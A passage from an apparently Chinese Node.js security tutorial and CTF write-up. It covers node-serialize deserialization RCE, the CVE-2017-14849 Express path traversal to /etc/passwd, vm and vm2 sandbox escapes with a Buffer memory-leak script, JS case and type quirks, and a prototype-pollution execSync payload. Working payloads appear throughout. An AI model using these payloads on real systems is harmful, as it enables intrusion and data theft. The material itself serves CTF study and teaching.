因为需要在反序列化时让其立即调用我们构造的函数,所以我们需要在生成的序列化语句的函数后面再添加一个(),结果如下:
1 { "rce" : "_$$ND_FUNC$$_function(){require('child_process').exec('ls /',function(error, stdout, stderr){console.log(stdout)});}()" }
(这里不能直接在对象内定义IIFE表达式,不然会序列化失败)
传递给unserialize(注意转义单引号):
1
2
3

var serialize = require ('node-serialize' );var payload = '{"rce":"_$$ND_FUNC$$_function(){require(\'child_process\').exec(\'ls /\',function(error, stdout, stderr){console.log(stdout)});}()"}' ;serialize.unserialize (payload);
执行命令成功,结果如图:
Node.js 目录穿越漏洞复现(CVE-2017-14849) 产生漏洞的条件:
Node+框架:
Node.js 8.5.0 + Express 3.19.0-3.21.2
Node.js 8.5.0 + Express 4.11.0-4.15.5
使用 Express,且通过 express.static() / serve-static 提供静态目录,serve-static 底层依赖 send 的漏洞版本
有静态资源前缀,如 /static、/public 等,URL 的 path 由用户完全可控(常见情况)
运行漏洞环境:
1
2
3
4
5
cd vulhub/node/CVE-2017-14849/ docker-compose build docker-compose up -d cd www node app.js


用Burpsuite获取地址:/static/../../../a/../../../../etc/passwd 即可下载得到/etc/passwd文件
补充:Express 是一个简洁而灵活的 node.js Web应用框架, 提供一系列强大特性帮助你创建各种Web应用。Express 不对 node.js 已有的特性进行二次抽象,我们只是在它之上扩展了Web应用所需的功能。丰富的HTTP工具以及来自Connect框架的中间件随取随用,创建强健、友好的API变得快速又简单。
漏洞原理:
app.js:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
const express = require ('express' )const app = express ()const path = require ('path' )app.get ('/' , (req, res ) => { res.send (`<html> <head> <meta charset="utf-8"> <title>Hello vulhub!</title> </head> <body> <div id="app"> <input v-model="name"> <p>Hello {{ name }}</p> </div> <script src="//cdn.bootcss.com/vue/2.4.4/vue.min.js"></script> <script src="/static/main.js"></script> </body> </html>` )}) app.use ('/static' , express.static (path.join (__dirname, 'static' ))); app.listen (3000 , () => console .log ('Example app listening on port 3000!' ))const express = require ('express' ) const app = express ()const path = require ('path' )app.get ('/' , (req, res ) => { res.send (`<html> <head> <meta charset="utf-8"> <title>Hello vulhub!</title> </head> <body> <div id="app"> <input v-model="name"> <p>Hello {{ name }}</p> </div> <script src="//cdn.bootcss.com/vue/2.4.4/vue.min.js"></script> <script src="/static/main.js"></script> </body> </html>` )}) app.use ('/static' , express.static (path.join (__dirname, 'static' ))); app.listen (3000 , () => console .log ('Example app listening on port 3000!' ))
简化上述代码:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
浏览器: GET /static /../../../a/../../../../etc/passwd Node http : -> app (req, res) Express : -> 匹配 app.use ('/static' , ...) 剥掉 '/static' 传给 express.static : req.url = '/../../../a/../../../../etc/passwd' express.static / serve-static : -> relPath = '../../../a/../../../../etc/passwd' -> send (req, relPath, { root : __dirname + '/static' }) send 模块: path = '../../../a/../../../../etc/passwd' normalized = path.normalize ('./' + path) 检查 normalized 里是否含 '..' fullPath = path.join (root, path) fs.readFile (fullPath)
Express依赖Send组件,Send组件0.11.0-0.15.6版本pipe()函数中,如图:
Node.js 8.5.0 的 path.normalize()(内部是 normalizeStringPosix)实现有逻辑问题,可以把本来包含很多 ../ 的“危险路径”错误地“洗白”,变成看起来很安全的路径。
Express 用的 send 组件里,对“路径是否包含目录跳转(..)”的安全检查,用的是“洗白后的路径”,但真正去读文件时,用的是原始路径 。
利用:
攻击者可以构造一种特殊路径:
send 中:normalized = path.normalize('.' + sep + path)
只检查 normalized 是否包含 '..'
读文件时用的是 join(root, 原始 path)
Node 8.5.0 的 normalize() 在某些 foo/../.. 结构下会把危险路径“ .. 的字符串”,导致检测失效。
payload:
1
2
3
GET /static /../../../a/../../../../etc/passwd HTTP /1.1 GET /public/../../../foo/../../../../etc/passwd HTTP /1.1
要点:
先找到真正的静态前缀(在网页源码里看 <script src="/static/...">、<link href="/public/..."> 等)
中间插入一个类似 a/../.. 的结构,用来触发 normalize() 的 Bug
前后两段 ../ 数量匹配,保证“被洗白”后字符串不含 ..,但原始路径仍有大量 ../ 让文件系统能跳目录。
vm沙箱逃逸 vm是用来实现一个沙箱环境,可以安全的执行不受信任的代码而不会影响到主程序。但是可以通过构造语句来进行逃逸
逃逸例子:
1
2
3
const vm = require ("vm" );const env = vm.runInNewContext ("this.constructor.constructor('return this.process.env')()" );console .log (env);
执行之后可以获取到主程序环境中的环境变量
上面例子的代码等价于如下代码:
1
2
3
4
5
6
const vm = require ('vm' );const sandbox = {};const script = new vm.Script ("this.constructor.constructor('return this.process.env')()" );const context = vm.createContext (sandbox);env = script.runInContext (context); console .log (env);
创建vm环境时,首先要初始化一个对象 sandbox,这个对象就是vm中脚本执行时的全局环境context,vm 脚本中全局 this 指向的就是这个对象。
因为this.constructor.constructor返回的是一个Function constructor,所以可以利用Function对象构造一个函数并执行。(此时Function对象的上下文环境是处于主程序中的) 这里构造的函数内的语句是return this.process.env,结果是返回了主程序的环境变量。
配合chile_process.exec()就可以执行任意命令了:
1
2
3
4
5
const vm = require ("vm" );const xyz = vm.runInNewContext (`const process = this.constructor.constructor('return this.process')();process.mainModule.require('child_process').execSync('dir').toString()` );console .log (xyz);
mongo-express RCE(CVE-2019-10758)
[HITCON 2016]Leaking 考点:
node.js 中VM2 沙箱逃逸JS 通过Buffer 类处理二进制数据的缓冲区
注:关于 BufferJavaScript 语言自身只有字符串数据类型,没有二进制数据类型。TCP流 或文件流 时,必须使用到二进制数据。因此在 Node.js 中,定义了一个 Buffer 类,该类用来创建一个专门存放二进制数据的缓存区 。
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
"use strict" ;var randomstring = require ("randomstring" );var express = require ("express" );var { VM } = require ("vm2" ); var fs = require ("fs" );var app = express ();var flag = require ("./config.js" ).flag app.get ("/" , function (req, res ) { res.header ("Content-Type" , "text/plain" ); eval ("var flag_" + randomstring.generate (64 ) + " = \"hitcon{" + flag + "}\";" ) if (req.query .data && req.query .data .length <= 12 ) { var vm = new VM ({ timeout : 1000 }); console .log (req.query .data ); res.send ("eval ->" + vm.run (req.query .data )); } else { res.send (fs.readFileSync (__filename).toString ()); } }); app.listen (3000 , function ( console .log ("listening on port 3000!" ); });
首先定义flag变量,接着设置一个沙箱环境,我们需要从这个沙箱中逃逸出去
思路:在较早一点的 node 版本中 (8.0 之前),当 Buffer 的构造函数传入数字时, 会得到与数字长度一致的一个 Buffer,并且这个 Buffer 是未清零的。8.0 之后的版本可以通过另一个函数 Buffer.allocUnsafe(size) 来获得未清空的内存
exp:
1
2
3
4
5
6
7
8
9
10
11
import requestsurl = 'http://249934ab-b496-450f-8891-729b4f0ca8ce.node5.buuoj.cn:81/?data=Buffer(800)' while True : res = requests.get(url) print (res.status_code) if 'hitcon{' in res.text: print (res.text) break

使用new Buffer(size)或其别名Buffer(size))创建,则对象不会填充零,而只要是调用过的变量,一定会存在内存中,所以需要使用Buffer()来读取内存,使用data=Buffer(9999)分配一个9999的单位为8位字节的buffer,因此很容易得到exp
javascript特性 大小写特性 对于toUpperCase():
1 字符"ı"、"ſ" 经过toUpperCase处理后结果为 "I"、"S"
对于toLowerCase():
1 字符"K"经过toLowerCase处理后结果为"k"
在绕一些规则的时候就可以利用这几个特殊字符进行绕过
弱类型比较
数字与数字字符串比较时,数字型字符串 会被强制转换 后比较
字符串与字符串比较后,比第一个ASCII码
空数组 比较为false数组之间比较第一个值,如果有字符串取第一个比较
数组用于比非数值型字符串小
变量拼接 1 2 3 4 console.log(5+[6,6]); //56,6 console.log("5" +6); //56 console.log("5" +[6,6]); //56,6 console.log("5" +["6" ,"6" ]); //56,6
ES6模板字符串
可以使用反引号 代替括号 执行函数,可以使用反引号 替代单引号双引号 ,可以在反引号内插入变量
模板字符串是将字符串 作为参数 传入函数中,而参数是一个数组 ,所有数组遇到${}时,字符串会被分割
其他:nodejs会把同名参数以数组的形式存储,并且json.parse可以正常解析
习题: [HITCON 2016]Leaking 源码:
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 "use strict" ;var randomstring = require ("randomstring" );var express = require ("express" );var { VM } = require ("vm2" ); var fs = require ("fs" );var app = express ();var flag = require ("./config.js" ).flag app.get ("/" , function (req, res ) { res.header ("Content-Type" , "text/plain" ); eval ("var flag_" + randomstring.generate (64 ) + " = \"hitcon{" + flag + "}\";" ) if (req.query .data && req.query .data .length <= 12 ) { var vm = new VM ({ timeout : 1000 }); console .log (req.query .data ); res.send ("eval ->" + vm.run (req.query .data )); } else { res.send (fs.readFileSync (__filename).toString ()); } }); app.listen (3000 , function ( console .log ("listening on port 3000!" ); });
exp:
1 2 3 4 5 6 7 8 9 10 11 import requestsurl = 'http://249934ab-b496-450f-8891-729b4f0ca8ce.node5.buuoj.cn:81/?data=Buffer(9999)' while True : res = requests.get(url) print (res.status_code) if 'hitcon{' in res.text: print (res.text) break
使用new Buffer(size)或其别名Buffer(size))创建,则对象不会填充零,而只要是调用过的变量,一定会存在内存中,所以需要使用Buffer()来读取内存,使用data=Buffer(9999)分配一个9999的单位为8位字节的buffer,因此很容易得到exp
flag{9f8705ec-360f-4b35-890e-acc6f0aa4d95}
[GYCTF2020]Ez_Express


注册之后登录,发现登录不了

看源码,ww.zip信息泄露
Node.js + Express + EJS 的源码

在index.ejs里:说明了flag路径
index.js:
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 var express = require ('express' );var router = express.Router ();const isObject = obj => obj && obj.constructor && obj.constructor === Object ;const merge = (a, b ) => { for (var attr in b) { if (isObject (a[attr]) && isObject (b[attr])) { merge (a[attr], b[attr]); } else { a[attr] = b[attr]; } } return a } const clone = (a ) => { return merge ({}, a); } function safeKeyword (keyword ) { if (keyword.match (/(admin)/i s)) { return keyword } return undefined } router.get ('/' , function (req, res ) { if (!req.session .user ){ res.redirect ('/login' ); } res.outputFunctionName =undefined ; res.render ('index' ,data={'user' :req.session .user .user }); }); router.get ('/login' , function (req, res ) { }); router.post ('/login' , function (req, res ) { if (req.body .Submit =="register" ){ if (safeKeyword (req.body .userid )){ res.end ("<script>alert('forbid word');history.go(-1);</script>" ) } req.session .user ={ 'user' :req.body .userid .toUpperCase (), 'passwd' : req.body .pwd , 'isLogin' :false } res.redirect ('/' ); } else if (req.body .Submit =="login" ){ if (!req.session .user ){res.end ("<script>alert('register first');history.go(-1);</script>" )} if (req.session .user .user ==req.body .userid &&req.body .pwd ==req.session .user .passwd ){ req.session .user .isLogin =true ; } else { res.end ("<script>alert('error passwd');history.go(-1);</script>" ) } } res.redirect ('/' ); ; }); router.post ('/action' , function (req, res ) { if (req.session .user .user !="ADMIN" ){res.end ("<script>alert('ADMIN is asked');history.go(-1);</script>" )} req.session .user .data = clone (req.body ); res.end ("<script>alert('success');history.go(-1);</script>" ); }); router.get ('/info' , function (req, res ) { res.render ('index' ,data={'user' :res.outputFunctionName }); }) module .exports = router;
代码审计:
发现merge方法,存在js原型链污染
方法safeKeyword里面对admin存在正则匹配
toUpperCase(),js大写特性
router.get这个方法可以发现在登录之后可以进行js原型链污染的注入
res.outputFunctionName未被定义,可以对这个属性进行污染
所以:
要用admin登录,但是正则匹配过滤了admin,而代码会将admin转换成大写,所以可以利用js大小特性进行绕过
admın
根据js原型链污染paylaod:
1 2 3 4 5 6 7 { "__proto__" : { "sourceURL" : "\nreturn e=> {for (var a in {}) {delete Object.prototype[a];} return global.process.mainModule.constructor._load('child_process').execSync('id')}\n//" } }
改写这道题的payload:
